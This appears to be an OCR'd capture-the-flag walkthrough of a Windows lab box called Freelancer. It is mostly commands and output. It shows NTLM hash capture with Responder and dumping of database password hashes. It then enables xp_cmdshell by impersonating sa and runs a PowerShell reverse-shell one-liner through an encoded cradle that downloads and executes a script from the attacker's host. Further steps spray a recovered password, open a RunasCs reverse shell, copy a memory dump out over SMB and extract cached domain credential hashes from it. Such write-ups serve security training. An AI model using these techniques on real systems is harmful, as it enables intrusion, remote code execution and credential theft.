
It logs in as admin!

Get sql_svc shell


Let's go to admin directory I could not access as normal user



I can run sql command in sql terminal



I can use responder to get hash of sql_svc




```
[SMB] NTLMv2-SSP Client   : 10.10.11.5
[SMB] NTLMv2-SSP Username : FREELANCER\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::FREELANCER:affc1579357dbffc:6F22BA1FD803B44051AD2FEA7C05BF76:010100000000000021A0A9A0FDDB017D2333945BC3E320000000002000800
300057004E00560001001E00570049004E002D003900320037004C004D00580032003600 4F005A0004003400570049004E002D003900320037004C004D00580032003600 4F005A002E00300057
004E0056002E004C004F00430041004C0003001400300057004E0056002E004C004F00430041004C0003001400300057004E0056002E004C004F00430041004C00070008000021A0A9A0FDDB0106000400
020000000800300030000000000000000000000000000030000008E846A60E0A94C95DCBA28666301E6464E5BE22675A80F5900BE03BB577D1D540A0010000000000000000000000000000000000000900200063
00690066007300 2F00310030002E00310030002E00310036002E00310030000000000000000000
[*] Skipping previously captured hash for FREELANCER\sql_svc
```

But I couldn't crack it

It has Freelancer_webapp_DB that looks interesting

Query:

```
SELECT name FROM master.dbo.sysdatabases;
```

Execute

name
master
tempdb
model
msdb
Freelancer_webapp_DB

I can find bunch of tables in the database

Home

```
--1SELECT name FROM master.dbo.sysdatabases;
  2 SELECT * FROM Freelancer_webapp_DB.INFORMATION_SCHEMA.TABLES;
```

Execute

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME
Freelancer_webapp_DB	dbo	django_migrations
Freelancer_webapp_DB	dbo	freelancer_customuser
Freelancer_webapp_DB	dbo	freelancer_article
Freelancer_webapp_DB	dbo	freelancer_job
Freelancer_webapp_DB	dbo	freelancer_otptoken
Freelancer_webapp_DB	dbo	freelancer_employer
Freelancer_webapp_DB	dbo	freelancer_freelancer
Freelancer_webapp_DB	dbo	freelancer_comment
Freelancer_webapp_DB	dbo	freelancer_job_request

I can see all users' hash in the table freelancer_customuser

Query:

```
--1SELECT name FROM master.dbo.sysdatabases;
--2SELECT * FROM Freelancer_webapp_DB.INFORMATION_SCHEMA.TABLES;
  3 SELECT * FROM Freelancer_webapp_DB.dbo.freelancer_customuser;
```

Execute

id	password	last_login	username	email	first_name	last_na
2	pbkdf2_sha256$600000$IgjtPcBB9VySMPXoeAc8PL$pmpMU81uwwKvdxUBNVk/K4Wwh4pw/fWIseSx4XkyMJo=	2025-07-25T20:04:13.308	admin	johnHalond@freelancer.htb	John	Halond
3	pbkdf2_sha256$600000$tip7FkNIoN7nKNTLckQuiY$Q6g1Qx0B8ul/qxGQ0hX4lYoHc3jxkrWaf3lZvNknfWU=	2023-09-19T05:08:55.133	tomHazard	tomHazard@freelancer.htb	Tom	Hazard
4	pbkdf2_sha256$600000$x9n1jiojmHAAzp3RSfvh3A$UmFMGDpFb6Gjz1XHmqNoO2eH7+7kYFfrDahLkJGpoUo=	2023-09-19T07:15:12.980	martin1234	martin.rose@hotmail.com	Martin	Rose
5	pbkdf2_sha256$600000$R9zyIpTUoHWkY3OK9mDf80$Qzm3CzI3RN6sJ3c8Ntuif9hqjZCIe+J9DxQGgPgVc3I=	2023-09-19T07:17:09.850	crista.W	crista.Watterson@gmail.com	Crista	Watters

I couldn't crack it

It has no linked server

SQL Terminal

Query:

```
--1SELECT name FROM master.dbo.sysdatabases;
--2SELECT * FROM Freelancer_webapp_DB.INFORMATION_SCHEMA.TABLES;
--3SELECT * FROM Freelancer_webapp_DB.dbo.freelancer_customuser;
EXEC sp_linkedservers; SELECT * FROM sys.servers;
```

Execute

SRV_NAME	SRV_PROVIDERNAME	SRV_PRODUCT	SRV_DATASOURCE	SRV_PROVIDERSTRING	SRV_LOCATION	SRV_CAT
DC\SQLEXPRESS	SQLNCLI	SQL Server	DC\SQLEXPRESS	null	null	null

I can impersonate user sa

SQL Terminal

Query:

```
--1SELECT name FROM master.dbo.sysdatabases;
--2SELECT * FROM Freelancer_webapp_DB.INFORMATION_SCHEMA.TABLES;
--3SELECT * FROM Freelancer_webapp_DB.dbo.freelancer_customuser;
--4EXEC sp_linkedservers; SELECT * FROM sys.servers;
  5 SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE';
```

Execute

name
sa

I can't run xp_cmdshell because of permission

```
6 exec xp_cmdshell 'whoami'
```

Execute

```
('42000', "[42000] [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
(229) (SQLExecDirectW)")
```

I can impersonate sa. Let's try as user sa

```
6 execute as login='sa';
7 exec xp_cmdshell 'whoami';
```

Execute

```
('42000', "[42000] [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is
turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling
'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online. (15281) (SQLExecDirectW)")
```

This time, it says it's just turned off. Let's turn it on

```
 6 execute as login='sa';
 7
 8 exec sp_configure 'show advanced options', '1';
 9 RECONFIGURE;
10
11 exec sp_configure 'xp_cmdshell', '1';
12 RECONFIGURE;
13
14 -- exec xp_cmdshell 'whoami';
```

Execute

No results. Previous SQL was not a query.

Run whoami again

```
execute as login='sa';

-- exec sp_configure 'show advanced options', '1';
-- RECONFIGURE;

-- exec sp_configure 'xp_cmdshell', '1';
-- RECONFIGURE;

exec xp_cmdshell 'whoami';
```

Execute

output
freelancer\sql_svc
null

I can run reverse shell command here. Let's prepare a script and cradle

```
$c = New-Object System.Net.Sockets.TCPClient('10.10.16.10',9001);$st = $c.GetStream();[byte[]]$by = 0..65535|%{0};while(($i = $st.Read($by, 0, $by.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($by,0, $i);$sba = (iex $data 2>&1 | Out-String );$sba2  = $sba + 'PS ' + '> ';$sby = ([text.encoding]::ASCII).GetBytes($sba2);$st.Write($sby,0,$sby.Length);$st.Flush()};$c.Close()$
```

(It's nishang's TcpOneLiner that changes its variable name with only its third line)

```
IEX(iwr -UseBasicParsing "http://10.10.16.10:8000/s.ps1")$
```

Change cradle to utf16le base64

```
$cat cradle | iconv -t utf16le | base64 -w0; echo
SQBFAFgAKABpAHcAcgAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4AMQAwADoAOAAwADAAMAAvAHMALgBwAHMAMQAiACkACgA=
```

Start python http server and nc listener and run the command

```
execute as login='sa';

exec sp_configure 'show advanced options', '1';
RECONFIGURE;

exec sp_configure 'xp_cmdshell', '1';
RECONFIGURE;

exec xp_cmdshell 'powershell -enc SQBFAFgAKABpAHcAcgAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4AMQAwADoAOAAwADAAMAAvAHMALgBwAHMAMQAiACkACgA=';
```

```
[x]-[parrot@parrot]-[~/Documents/freelancer]
 $rlwrap nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.5 60654

PS >
```

```
[parrot@parrot]-[~/Documents/freelancer]
 $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.5 - - [25/Jul/2025 20:53:20] "GET /s.ps1 HTTP/1.1" 200 -
10.10.11.5 - - [25/Jul/2025 20:53:25] "GET /s.ps1 HTTP/1.1" 200 -
```

I got a shell!


Get mikasaAckerman shell

In users/sql_svc directory, I can enumerate password for all the files

```
PS > gci -path . -recurse -ea silentlycontinue -include *.ini,*.yml,*.ps1,*.cfg |select-string -pattern pass

Downloads\SQLEXPR-2019_x64_ENU\sql-Configuration.INI:19:SQLSVCPASSWORD="IL0v3ErenY3ager"
```

I can also find temporary password



```
PS > cat sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"
SQLSYSADMINACCOUNTS="FREELANCER\Administrator"
SECURITYMODE="SQL"
SAPWD="t3mp0r@ryS@PWD"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

Let's enumerate user and spray password

```
PS > get-aduser -filter * | select-object sAMAccountName

sAMAccountName
--------------
Administrator
Guest
krbtgt
mikasaAckerman
sshd
SQLBackupOperator
sql_svc
lorra199
maya.artmes
michael.williams
sdavis
d.jones
jen.brown
taylor
jmartinez
olivia.garcia
dthomas
sophia.h
Ethan.l
wwalker
jgreen
evelyn.adams
hking
alex.hill
samuel.turner
ereed
leon.sk
carol.poland
lkazanof
```

```
$nxc smb 10.10.11.5 -u users.txt -p passwords.txt --continue-on-success
SMB         10.10.11.5      445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.5      445    DC               [-] freelancer.htb\Guest:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\krbtgt:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [+] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
SMB         10.10.11.5      445    DC               [-] freelancer.htb\sshd:IL0v3ErenY3ager STATUS_LOGON_FAILURE
```

I got only one success

```
[parrot@parrot]-[~/Documents/freelancer]
$nxc smb 10.10.11.5 -u mikasaAckerman -p IL0v3ErenY3ager
SMB         10.10.11.5      445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.5      445    DC               [+] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
[parrot@parrot]-[~/Documents/freelancer]
$nxc winrm 10.10.11.5 -u mikasaAckerman -p IL0v3ErenY3ager
WINRM       10.10.11.5      5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:freelancer.htb)
WINRM       10.10.11.5      5985   DC               [-] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
```

But I cannot winrm, so I'll use RunasCs.exe

```
$rlwrap nc -nvlp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.11.5 60734
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Shell as mikasaAckerman


```
PS > curl http://10.10.16.10:8000/RunasCs.exe -o RunasCs.exe
PS > .\RunasCs.exe mikasaAckerman IL0v3ErenY3ager cmd.exe -r 10.10.16.10:9002

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-48a9c$\Default
[+] Async process 'C:\WINDOWS\system32\cmd.exe' with pid 1904 created in backgrou
nd.
PS >
```


```
[parrot@parrot]-[~/Documents/freelancer]
$python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.5 - - [25/Jul/2025 20:53:20] "GET /s.ps1 HTTP/1.1" 200 -
10.10.11.5 - - [25/Jul/2025 20:53:25] "GET /s.ps1 HTTP/1.1" 200 -
10.10.11.5 - - [25/Jul/2025 21:07:42] "GET /RunasCs.exe HTTP/1.1" 200 -
```

Get lorra199 shell


mikasaAckerman has interesting files in desktop



It shows MEMORY.7z is a full memory dump



I'll run smb server to download this file



```
C:\Users\mikasaAckerman\Desktop>net use X: \\10.10.16.10\files /user:hello Passwo
rd
net use X: \\10.10.16.10\files /user:hello Password
The command completed successfully.

C:\Users\mikasaAckerman\Desktop>
```

```
[*] Config file parsed
[*] Incoming connection (10.10.11.5,60793)
[*] AUTHENTICATE_MESSAGE (\hello,DC)
[*] User DC\hello authenticated successfully
[*] hello:::aaaaaaaaaaaaaaaa:0fa24ef7abf5deb5e60715e728595ef3:010100000000000000
96f2dfcafddb0161398dae72ae5cd000000000100100070006300510072004100750040d00490003
00100070006300510072004100750040d00490002001000550057005500 6b00550079004b00670004
00100055005700550 06b00550079004b00670007000800096f2dfcafddb0106000400020000008
00300030000000000000000000000002000008e846a60e0a94c95dcba28666301e6464e5be22675
a80f5900be03bb577d1d540a001000000000000000000000000000000000000090020006300690066
0073002f00310030002e00310030002e00310036002e00310030000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:files)
[*] Disconnecting Share(1:IPC$)
```

```
C:\Users\mikasaAckerman\Desktop>copy MEMORY.7z X:\MEMORY.7z
copy MEMORY.7z X:\MEMORY.7z
        1 file(s) copied.
```

Decompress MEMORY.7z

```
└─$ 7z x MEMORY.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_CA.UTF-8,Utf16=on,HugeFiles=on,64 bits,128 CPUs Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz (806EA),ASM,AES-NI

Scanning the drive for archives:
1 file, 292692678 bytes (280 MiB)

Extracting archive: MEMORY.7z
--
Path = MEMORY.7z
Type = 7z
Physical Size = 292692678
Headers Size = 130
Method = LZMA2:26
Solid = -
Blocks = 1

Everything is Ok

Size:       1782252040
Compressed: 292692678
```

Git clone both memprocfs and memprocfs-plugins from https://github.com/ufrisk/MemProcFS.git and https://github.com/ufrisk/MemProcFS-plugins.git and move plugins to memprocfs/plugins

```
$mv MemProcFS-Plugins/files/plugins/pym_regsecrets memproc/plugins/
```

Run memprocfs as root or sudo

```
┌──[root@parrot]─[/home/parrot/Documents/freelancer/memproc]
└─── #./memprocfs -device ../MEMORY.DMP -mount /mnt/mem
Initialized 64-bit Windows 10.0.17763

============================  MemProcFS  ============================
 - Author:          Ulf Frisk - pcileech@frizk.net
 - Info:            https://github.com/ufrisk/MemProcFS
 - Discord:         https://discord.gg/pcileech
 - License:         GNU Affero General Public License v3.0
   ------------------------------------------------------------------
   MemProcFS is free open source software. If you find it useful please
   become a sponsor at: https://github.com/sponsors/ufrisk Thank You :)
   ------------------------------------------------------------------
 - Version:         5.15.2 (Linux)
 - Mount Point:     /mnt/mem
 - Tag:             17763_a3431de6
 - Operating System: Windows 10.0.17763 (X64)
========================================================================
```

In mount_dir/py/regsecrets(You need to install pypykatz to see these files. If not, run pip3 install pypykatz --break-system-packages)

```
┌──[root@parrot]─[/mnt/mem/py/regsecrets]
└─── #ls
all.txt  sam.txt  security.txt  software.txt
```

security.txt leaks hashes

```
#cat security.txt
============== SECURITY hive secrets ==============
Iteration count: 10240
Secrets structure format : VISTA
LSA Key: c6a7057cad4f93923c45b26cbaaa5550ce747620c8ef8772e53dccb70f55889e
NK$LM Key: 40000000000000000000000000000000634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ec2602e1f6bff5c5ccf9d67a16491c43c5776de0a8c6241536bf27499
619b96320fe8905909f598175c930e9b170818d39
FREELANCER.HTB/Administrator:*2023-10-04 12:55:34*$DCC2$10240#Administrator#67a0c0f193abd932b55fb8916692c361
FREELANCER.HTB/lorra199:*2023-10-04 12:29:00*$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1
FREELANCER.HTB/liza.kazanof:*2023-10-04 17:31:23*$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679
=== LSA Machine account password ===
History: False
NT: 1003ddfa0a470017188b719e1eaae709
Password(hex): a680a4af30e045066419c6f52c073d738241fa9d1cff591b951535cff5320b109e65220c1c9e4fa891c9d1ee22e990c4766b3eb63fb3e2da67ebd19830d45c0ba4e6e6df93180c0a744
9750655edd78eb848f757689a6889f3f8f7f6cf53e1196a528a7cd105a2eccefb2a17ae5aebf84902e3266bbc5db6e371627bb0828c2a364cb01119cf3d2c70d920328c814cad07f2b516143d86d0e88ef
1504067815ed70e9ccb861f57394d94ba9f77198e9d76ecadf8cdb1afda48b81f81d84ac62530389cb64d412b784f0f733551a62ec0862ac2fb261b43d79990d4e2bfbf4d7d4eeb90ccd7dc9b482028c21
43c5a6010
Kerberos password(hex): e882a6eabea4ee80b0d985e1a5a4ef9786dcace78cbde48682e9b7baefbc9ce1ad99e19695ecbcb5e38bb5e1808be6969ee0b0a2e9b89ceaa18feca691eebb91eea4a2ec92
90e6adb6eb98beeb8cbfefbfbdeeada7e9a391ed90b0e0ad9cee9aa4efbfbde1a293e0a88ce4a5b4d9b5eeb595e8bb97e4a2b8e59fb7e9a9a8e8a5a8efa3b3ef9bb7e58f8fe1a7a1e589aae7b28ad791ee
b2a2efaf8ee19caae5aaaeefa3abc989e29ba3ebb1abeb999de787a3e7ada2e88ab0e2aa8ce4b0b6e186b0ecbc99e2b0bdefbfbde388a0e8868ceab58cef8887e19ab5e3b494ed8286e8bba8e583b1e69d
80e5ba81e0bb97ecae9ce1be86e3a597e9918de9bebae1a5b7e9b68eeeb1b6efa2adeb878defbfbdeba188e8849fe4ab98e29786e3a0b0eb9a9ce4858de7a0abe0bd8fe395b3ea9991ec80aee2aa86efaf
82e1aca6ed9d83e98299ee8b94ebbebfe7b58deead8eecb290efbfbde4a29be2a0a0e19382e5a8bce181a0
=== LSA Machine account password ===
History: True
NT: 4e7857719aec1e3f13e79f28f68bb95d
Password(hex): 33007400320043007700650053b0038004b00780021003a0062002c0072003d0034002300280024007a002a006a00690045004900500022003100300060006300 2d00490025006800600
